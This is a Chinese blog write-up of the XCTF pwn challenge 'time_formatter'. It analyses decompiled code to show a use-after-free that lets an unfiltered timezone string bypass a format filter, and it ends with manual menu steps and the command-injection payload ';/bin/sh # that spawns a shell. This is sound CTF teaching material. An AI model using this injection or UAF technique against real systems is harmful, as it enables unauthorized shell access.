[pwn]堆：Use After Free

原创

breezeO_o 于 2019-09-06 23:35:09 发布

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 网络安全 pwn ctf 二进制安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100588190

Use After Free：time_formatter writeup

UAF漏洞就是Use After Free，再释放后继续使用，Use After Free会引发各种奇怪的现象，根据场景的不同并没有一种统一的利用方式。下面看题目：time_formatter

日常惯例，先查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo9.time_formatter# checksec ./ab557e6505c54
773ac836a7194d5cf72
[*] '/mnt/hgfs/share/xctf/pwn/zNo9.time_formatter/ab557e6505c54773ac836a7194d5cf
72'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
```

开启了canary、NX、ASLR，然后查看一下程序逻辑：

```
Welcome to Mary's Unix Time Formatter!
1) Set a time format.
2) Set a time.
3) Set a time zone.
4) Print your time.
5) Exit.
```

很常见的堆菜单，下面查看一下各种功能：

```
int64 sub_400E00()
```

```
{
  char *v0; // rbx

  v0 = readStringAndMalloc();
  if ( (unsigned int)filter(v0) )
  {
    ptr = v0;
    puts("Format set.");
  }
  else
  {
    puts("Format contains invalid characters.");
    sub_400C7E(v0);
  }
  return 0LL;
}
```


setformat的功能，首先是输入一个字符串并为它申请空间然后将全局变量ptr指向这个空间，函数中使用了strdup函数，这个函数的功能是将字符串拷贝到malloc的位置：

```
v4 = strdup(a1);
```

然后是filter函数（都是我改的名字），filter函数检测是否有规定范围外的字符，有的话就失败，重新来：

```
_BOOL8 __fastcall sub_400CB5(char *s)
{
  char accept; // [rsp+5h] [rbp-43h]
  unsigned __int64 v3; // [rsp+38h] [rbp-10h]

  strcpy(&accept, "%aAbBcCdDeFgGhHIjklmNnNpPrRsStTuUVwWxXyYzZ:-_/0^# ");
  v3 = __readfsqword(0x28u);
  return strspn(s, &accept) == strlen(s);
}
```


接下来是settime函数，就是输入一个数字，然后用一个全局变量保存它：

```
__int64 settime()
{
  int v0; // eax
  const char *v1; // rdi

  __printf_chk(1LL, "Enter your unix time: ");
  fflush(stdout);
  v0 = readANumber();
  v1 = "Unix time must be positive";
  if ( v0 >= 0 )
  {
    dword_602120 = v0;
    v1 = "Time set.";
  }
  puts(v1);
  return 0LL;
}
```

然后是setzone函数，直接读入一个字符串并为它申请空间，并使用一个全局变量保存它，**但没有filter函数的检验**：

```
__int64 settimezone()
{
  value = readStringAndMalloc();
  puts("Time zone set.");
  return 0LL;
}
```

然后是printtime函数：

```
__int64 __fastcall printtime(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r8
  char command; // [rsp+8h] [rbp-810h]
  unsigned __int64 v6; // [rsp+808h] [rbp-10h]

  v6 = __readfsqword(0x28u);
  if ( ptr )
  {
    __snprintf_chk(&command, 2048LL, 1LL, 2048LL, "/bin/date -d @%d +'%s'", (unsigned int)dword_602120, ptr, a3);
    __printf_chk(1LL, "Your formatted time is: ");
    fflush(stdout);
    if ( getenv("DEBUG") )
      __fprintf_chk(stderr, 1LL, "Running command: %s\n", &command, v3);
    setenv("TZ", value, 1);
    system(&command);
  }
  else
  {
    puts("You haven't specified a format!");
  }
  return 0LL;
}
```


可见之前输入的format会被拼接入命令之中，存在命令注入，但setformat函数有filter检验，无法输入;，|等注入的字符。

接着往下看，exit函数：


```
signed __int64 __noreturn exit()
{
  signed __int64 result; // rax
  char s; // [rsp+8h] [rbp-20h]
  unsigned __int64 v2; // [rsp+18h] [rbp-10h]

  v2 = __readfsqword(0x28u);
  free__(ptr);
  free__(value);
  __printf_chk(1LL, "Are you sure you want to exit (y/N)? ");
  fflush(stdout);
  fgets(&s, 16, stdin);
  result = 0LL;
  if ( (s & 0xDF) == 89 )
  {
    puts("OK, exiting.");
    result = 1LL;
  }
  return result;
}
```



exit函数中先将ptr和value两个全局变量指向的地址free掉，free掉之后也没有将悬挂指针清空，然后询问是否要退出，选否还可以继续玩，还有这种操作？所以这里存在UAF漏洞，但却没有double free，因为每次重新申请都会自动将指针指向新的空间，指针数量也不够double free+unlink利用。

利用思路：


先用setformat申请一段空间让ptr指向它，什么内容都行：



然后调用exit free掉这段空间，但ptr的指向并没有变，但不真正退出，选择n：



然后调用没有输入校验的setzone函数输入命令注入语句';/bin/sh #(这里单引号是截断之前的单引号，类似sql注入：



那么现在ptr就指向命令注入的语句了，成功绕过了检测，然后调用printtime函数就能getshell，都不用写exp，直接手工操作就行，操作顺序如下：

输入1，选择set format

输入回车，什么也不输入

输入5，退出

输入n，不真的退出

输入3，选择set zone

输入';/bin/sh #，然后回车确定

输入4，选择print time

获得shell：